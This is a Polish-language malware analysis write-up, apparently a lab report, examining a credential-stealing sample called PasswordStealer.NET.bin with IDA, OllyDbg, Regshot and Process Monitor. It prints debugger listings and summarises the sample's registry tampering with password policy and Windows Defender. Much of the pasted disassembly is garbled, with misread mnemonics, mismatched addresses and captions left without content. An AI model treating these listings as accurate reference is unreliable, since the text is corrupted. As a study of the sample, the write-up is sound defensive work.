
Przy standardowym otwarciu programu w programie IDA, dostajemy bardzo mało informacji. Widzimy jedynie 6 funkcji, w tym 5 z nieintuicyjną nazwą, a żadna z funkcji nie jest ze sobą powiązana.

```


.IDAT:00402000 ; Timestamp : 0F0A0ADD (Fri Dec 30 07:53:01 1977)
.IDAT:00402000 ; Section 1. (virtual address 00002000)
.IDAT:00402000 ; Virtual size          : 00135D34 (1269044.)
.IDAT:00402000 ; Section size in file   : 00135E00 (1269248.)
.IDAT:00402000 ; Offset to raw data for section: 00000200
.IDAT:00402000 ; Flags 60000020: Text Executable Readable
.IDAT:00402000 ; Alignment      : default
.IDAT:00402000 ;
.IDAT:00402000 ; Imports from mscoree.dll
.IDAT:00402000 ;
.IDAT:00402000 .686p
.IDAT:00402000 .mmx
.IDAT:00402000 .model flat
.IDAT:00402000 .
.IDAT:00402000 ; =====
.IDAT:00402000 ; =====
.IDAT:00402000 ; Segment type: Externs
.IDAT:00402000 .idata:_CorExeMain:dword ; DATA XREF: .text:00537CEC<br>
.IDAT:00402000 ; start<br>
.IDAT:00402004
.IDAT:00402004 .text:00402008 ; =====
.text:00402008 .text:00402008 ; Segment type: Pure code
.text:00402008 .text:00402008 ; Segment permissions: Read/Execute
.text:00402008 _text    segment para public 'CODE' use32
.text:00402008 assume cs:_text
.text:00402008 ;org 402008h
.text:00402008 assume es:nothing, ss:nothing, ds:_text, fs:nothing, gs:nothing
.text:00402008 dd 48h, 50002h, 135A40h, 229Ch, 3, 6000012h, 2EC8h, 11A258h
00000200 00402000: .idata:_CorExeMain (Synchronized with Hex View-1)

```

Przy użyciu debuggera w programie IDA wyrzuca niespotykany błąd. Co więcej stosują debugger widać niewiele więcej. Widać jedynie, jakie biblioteki są używane. przez zaciemniony kod analiza jest bardzo trudna. Inne programy dają nam znacznie więcej informacji.



Widać tutaj użycie funkcji z biblioteki KernelBase.dll.



## Analiza przy użyciu OllyDbg:

Wstępne oględziny rozpoczynamy od uruchomienia programu PasswordStealer.NET.bin w narzędziu OllyDbg.

```

7793F932 8B4C24 54 MOU ECX,DWORD PTR SS:[ESP+54]
7793F936 33CC XOR ECX,ESP
7793F938 E8 2F500000 CALL KERNELBA.7794496C
7793F93E 8BES MOU ESP,EBP
7793F93F SD POP EBX
7793F940 1000 RETN 10
7793F943 ^EB DE AND DWORD PTR SS:[ESP+10],0
7793F948 836424 10 00 JMP SHORT KERNELBA.7793F928
7793F94A 6A 0F PUSH OF
7793F94C 58 POP EDX
7793F94D ^EB C3 JMP SHORT KERNELBA.7793F912
7793F94E CC INT3
7793F950 CC INT3
7793F951 CC INT3
7793F952 CC INT3
7793F953 CC INT3
7793F954 CC INT3
7793F955 CC INT3
7793F956 CC INT3
7793F957 CC INT3
7793F958 CC INT3
7793F959 CC INT3
7793F95A CC INT3
7793F95B CC INT3
7793F95C CC INT3
7793F95D CC INT3
7793F95E CC INT3
7793F95F CC INT3
7793F960 0BF PUSH EDI,EDI
7793F961 CC INT3
7793F962 CC INT3
7793F963 CC INT3
7793F964 8B55 0C MOU EDX,DWORD PTR SS:[EBP+C]
7793F965 8BEC MOU ECX,ESP
7793F966 8B55 08 MOU EDX,DWORD PTR SS:[EBP+8]
7793F967 8B04 00 PUSH EDX
7793F968 E8 B7E5DF29 CALL KERNELBA.77910F29
7793F969 50 POP EBP
7793F96A 52 0000 RETN 8
7793F970 CC INT3
7793F971 CC INT3
7793F972 CC INT3
7793F973 CC INT3
7793F974 CC INT3
7793F975 CC INT3
7793F976 CC INT3
7793F977 CC INT3
7793F978 CC INT3
7793F979 CC INT3
7793F97A CC INT3
7793F97B CC INT3
7793F97C CC INT3
7793F97D CC INT3
7793F97E CC INT3
7793F97F CC INT3
7793F980 6A 7C PUSH 7C
7793F981 8B0409E777 PUSH KERNELBA.779E9038
7793F982 E8 A40F8200 CALL KERNELBA.77960998
Stack SS:[0053F944]=CFBED00A
ECX:00000003

```

Tak wygląda punkt wejściowy programu.

```

7793F932 8B4C24 54 MOU ECX,DWORD PTR SS:[ESP+54]
7793F936 33CC XOR ECX,ESP
7793F938 E8 2F500000 CALL KERNELBA.7794496C
7793F93E 8BES MOU ESP,EBP
7793F93F SD POP EBX
7793F940 1000 RETN 10
7793F943 ^EB DE AND DWORD PTR SS:[ESP+10],0
7793F948 836424 10 00 JMP SHORT KERNELBA.7793F928
7793F94A 6A 0F PUSH OF
7793F94C 58 POP EDX

```

Można zauważyć, że program używa biblioteki kernel32.dll

6CF88DBF	90	NOP	
6CF88DC0	-FF25 3C427560	JMP DWORD PTR DS:[&KERNEL32.GetTickCount]	KERNEL32.GetTickCount
6CF88DC6	90	NOP	
6CF88DC7	99	NNP	
600E486D	F1 5 A8427560	CALL DWORD PTR DS:[&KERNEL32.CreateMutexW]	KERNEL32.CreateMutexW
600E4873	8BC8	MOV ECX,EAX	
600E4875	5B	PUSH ECX	
600E48E6	FF15 2C42756D	CALL DWORD PTR DS:[&KERNEL32.GetModuleHandleW]	KERNEL32.GetModuleHandleW
600E48EC	8BF8	MOV EDI,EAX	
600E48EE	85FF	TEST EDI,EDI	

oraz biblioteki User32.dll:

77E8813D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88140	-FF25 6891F277	JMP DWORD PTR DS:[77F29168]		USER32.76F47C700
77E88146	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8814D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88150	-FF25 B890F277	JMP DWORD PTR DS:[77F290B00]		USER32.76F8D2700
77E88156	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8815D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88160	-FF25 7891F277	JMP DWORD PTR DS:[77F29170]		USER32.76F8D2900
77E88166	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8816D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88170	-FF25 B890F277	JMP DWORD PTR DS:[77F290B88]		USER32.76FA05300
77E88176	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8817D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88180	-FF25 7891F277	JMP DWORD PTR DS:[77F29178]		USER32.76FA05500
77E88186	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8818D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88190	-FF25 8091F277	JMP DWORD PTR DS:[77F29180]		USER32.76F692700
77E88196	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8819D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E881A0	-FF25 8891F277	JMP DWORD PTR DS:[77F29188]		USER32.76F6FB300
77E881A6	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E881AD	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E881B0	-FF25 9091F277	JMP DWORD PTR DS:[77F29190]		USER32.76F85E000
77E881B6	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E881B9	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E881C0	-FF25 9891F277	JMP DWORD PTR DS:[77F29198]		USER32.76F43F800
77E881C6	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E881CD	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E881D0	-FF25 A091F277	JMP DWORD PTR DS:[77F291A0]		USER32.76F2D7100
77E881D6	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E881D9	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E881E0	-FF25 A891F277	JMP DWORD PTR DS:[77F291A8]		USER32.76F85E000
77E881E6	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E881ED	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E881F0	-FF25 B091F277	JMP DWORD PTR DS:[77F291B0]		USER32.76F30DA00
77E881F6	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E881FD	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88200	-FF25 B891F277	JMP DWORD PTR DS:[77F291B8]		USER32.76F32D000
77E88206	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8820D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88210	-FF25 C091F277	JMP DWORD PTR DS:[77F291C0]		USER32.76F497900
77E88216	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8821D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		
77E88220	-FF25 C891F277	JMP DWORD PTR DS:[77F291C8]		USER32.76F43E800
77E88226	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]		
77E8822D	8D49 00	LEA ECX,DWORD PTR DS:[ECX]		

Tutaj widać ponowne użycie programu:

Tutaj widać ścieżkę do pliku z malware:

Program widać, że zamknie niektóre procesy, być może, żeby ukryć jakieś działania.

92D8A1	FF75 08	PUSH DWORD PTR SS:[EBP+8]	
92D8A2	8B35 D821746D	MOV ESI,DWORD PTR DS:[6D7421D8]	clr.6CF92DE0
92D931	8BCE	MOV ECX,ESI	
92D951	6A 00	PUSH 0	
92D971	FF15 B047756D	CALL DWORD PTR DS:[6D7547B0]	clr.LogHelp_TerminateOnAssert
92D9D1	FF06	CALL ESI	
92D9F1	8B8D F4FFFFFF	MOV ECX,DWORD PTR SS:[EBP-C]	
92D9F5	21 00	MUL ECX,ECX	

## **Podsumowanie działania programu PasswordStealer.NET.bin:**

Celem złośliwego oprogramowania jest przechwytywanie haseł i loginów używanych przez użytkownika. Malware najprawdopodobniej wysyła gdzieś te dane. Do analizy programu najlepiej spisały się programy Regshot i Process Monitor, ponieważ plik zmienia i dodaje bardzo dużo rekordów do rejestru, czego nie da się ukryć przez zaciemnianie czy nawet szyfrowanie kodu. Programy takie jak IDA lub OllyDbg nie był tak użyteczne, ponieważ kod programu jest zaciemniony.

Z wykonanej analizy statycznej, jak i dynamicznej, wiadomo, że:

- program samoistnie rozpoczyna instalację, ponieważ proces uruchamiał się automatycznie. Po jakimś czasie się zakończył, usuwając część swoich plików potrzebnych do instalacji.
- wirus zmienia i dodaje wiele rejestrów, zmieniając politykę haseł, działanie systemu Windows Defender, szyfrowania AES i RSA w systemie, czy też wykrywanie podejrzanych procesów w systemie.
- malware nie wysyła informacji o danych użytkownika przy każdej próbie logowania.
- program jedynie przy instalacji wykorzystuje zasoby komputera, później nie przeciąża systemu, by nie pokazywać swojej obecności w systemie.